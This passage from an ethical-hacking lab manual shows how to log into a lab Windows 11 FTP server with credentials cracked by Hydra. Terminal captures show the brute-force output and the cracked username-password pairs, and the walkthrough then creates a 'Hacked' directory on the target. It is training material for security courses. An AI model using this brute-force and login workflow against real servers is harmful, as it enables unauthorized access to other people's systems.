

24. Try to log in to the FTP server using one of the cracked username and password combinations. In this lab, use Martin's credentials to gain access to the server.
25. In the terminal window, type **ftp [IP Address of Windows 11]**, and press **Enter**.
26. Enter Martin's user credentials (**Martin** and **apple**) to check whether you can successfully log in to the server.
27. On entering the credentials, you will successfully be able to log in to the server. An ftp terminal appears, as shown in the screenshot.



```
Applications Places System [Icons] [System Tray] Tue Apr 19, 02:26
ftp 10.10.1.11 - Parrot Terminal
File Edit View Search Terminal Help
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-19 02:10:04
[DATA] max 16 tasks per 1 server, overall 16 tasks, 41174 login tries (l:238/p:173), ~2574 tries per task
[DATA] attacking ftp://10.10.1.11:21/
[21][ftp] host: 10.10.1.11 login: Martin password: apple
[STATUS] 4827.00 tries/min, 4827 tries in 00:01h, 36347 to do in 00:08h, 16 active
[STATUS] 4776.33 tries/min, 14329 tries in 00:03h, 26845 to do in 00:06h, 16 active
[21][ftp] host: 10.10.1.11 login: Jason password: qwerty
[21][ftp] host: 10.10.1.11 login: Shiela password: test
[STATUS] 4780.00 tries/min, 33460 tries in 00:07h, 7714 to do in 00:02h, 16 active
[STATUS] 4776.25 tries/min, 38210 tries in 00:08h, 2964 to do in 00:01h, 16 active
1 of 1 target successfully completed, 3 valid passwords found
[WARNING] Writing restore file because 4 final worker threads did not complete until end.
[ERROR] 4 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-19 02:18:41
[*]-[root@parrot]-[/home/attacker]
#ftp 10.10.1.11
Connected to 10.10.1.11.
220 Microsoft FTP Service
Name (10.10.1.11:attacker): Martin
331 Password required
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp>
```

28. Now you can remotely access the FTP server hosted on the **Windows 11** machine.
29. Type **mkdir Hacked** and press **Enter** to remotely create a directory named **Hacked** on the **Windows 11** machine through the ftp terminal.


Module 13 – Hacking Web Servers



```
Applications Places System [icons] [volume] [network] [wifi] [bluetooth] [battery] [wifi] [bluetooth] [battery] Tue Apr 19, 02:26
ftp 10.10.1.11 - Parrot Terminal
File Edit View Search Terminal Help
way).
Parrot
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-19 02:10:04
[DATA] max 16 tasks per 1 server, overall 16 tasks, 41174 login tries (l:238/p:173), ~2574 tries per task
[DATA] attacking ftp://10.10.1.11:21/
[21][ftp] host: 10.10.1.11 login: Martin password: apple
[STATUS] 4827.00 tries/min, 4827 tries in 00:01h, 36347 to do in 00:08h, 16 active
[STATUS] 4776.33 tries/min, 14329 tries in 00:03h, 26845 to do in 00:06h, 16 active
[21][ftp] host: 10.10.1.11 login: Jason password: qwerty
[21][ftp] host: 10.10.1.11 login: Shiela password: test
[STATUS] 4780.00 tries/min, 33460 tries in 00:07h, 7714 to do in 00:02h, 16 active
[STATUS] 4776.25 tries/min, 38210 tries in 00:08h, 2964 to do in 00:01h, 16 active
1 of 1 target successfully completed, 3 valid passwords found
[WARNING] Writing restore file because 4 final worker threads did not complete until end.
[ERROR] 4 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-19 02:18:41
[✗]-[root@parrot]-[/home/attacker]
#ftp 10.10.1.11
Connected to 10.10.1.11.
220 Microsoft FTP Service
Name (10.10.1.11:attacker): Martin
331 Password required
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> mkdir Hacked
257 "Hacked" directory created.
ftp>
```


30. Switch to the **Windows 11** virtual machine Login to the **Windows 11** virtual machine with Username: **Admin** and Password: **Pa\$\$w0rd**.

31. Navigate to **C:\FTP** to view the directory named **Hacked**, as shown in the screenshot:



Module 13 – Hacking Web Servers

32. You have successfully gained remote access to the **FTP server** by obtaining the appropriate credentials.
33. Switch back to the **Parrot Security** virtual machine.
34. Enter **help** to view all other commands that you can use through the FTP terminal.



```
ftp 10.10.1.11 - Parrot Terminal
File Edit View Search Terminal Help
#ftp 10.10.1.11
Connected to 10.10.1.11.
220 Microsoft FTP Service
Name (10.10.1.11:attacker): Martin
331 Password required
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> mkdir Hacked
257 "Hacked" directory created.
ftp> help
Commands may be abbreviated.  Commands are:

!      dir      mdelete  qc       site
$      disconnect mdir     sendport size
account exit      mget     put      status
append form     mkdir    pwd      struct
ascii  get      mls      quit     system
bell   glob     mode     quote    sunique
binary hash    modtime  recv     tenex
bye    help     mput     reget    tick
case   idle    newer    rstatus  trace
cd     image   nmap     rhelp    type
cdup   ipany   nlist    rename   user
chmod  ipv4    ntrans   reset    umask
close  ipv6    open     restart  verbose
cr     lcd     prompt   rmdir    ?
delete ls      passive  runique
debug  macdef  proxy    send
ftp>
```


35. On completing the task, enter **quit** to exit the ftp terminal.

```

ftp 10.10.1.11 - Parrot Terminal
File Edit View Search Terminal Help
Name (10.10.1.11:attacker): Martin
331 Password required
Password:
230 User logged in.
Remote system type is Windows_NT.
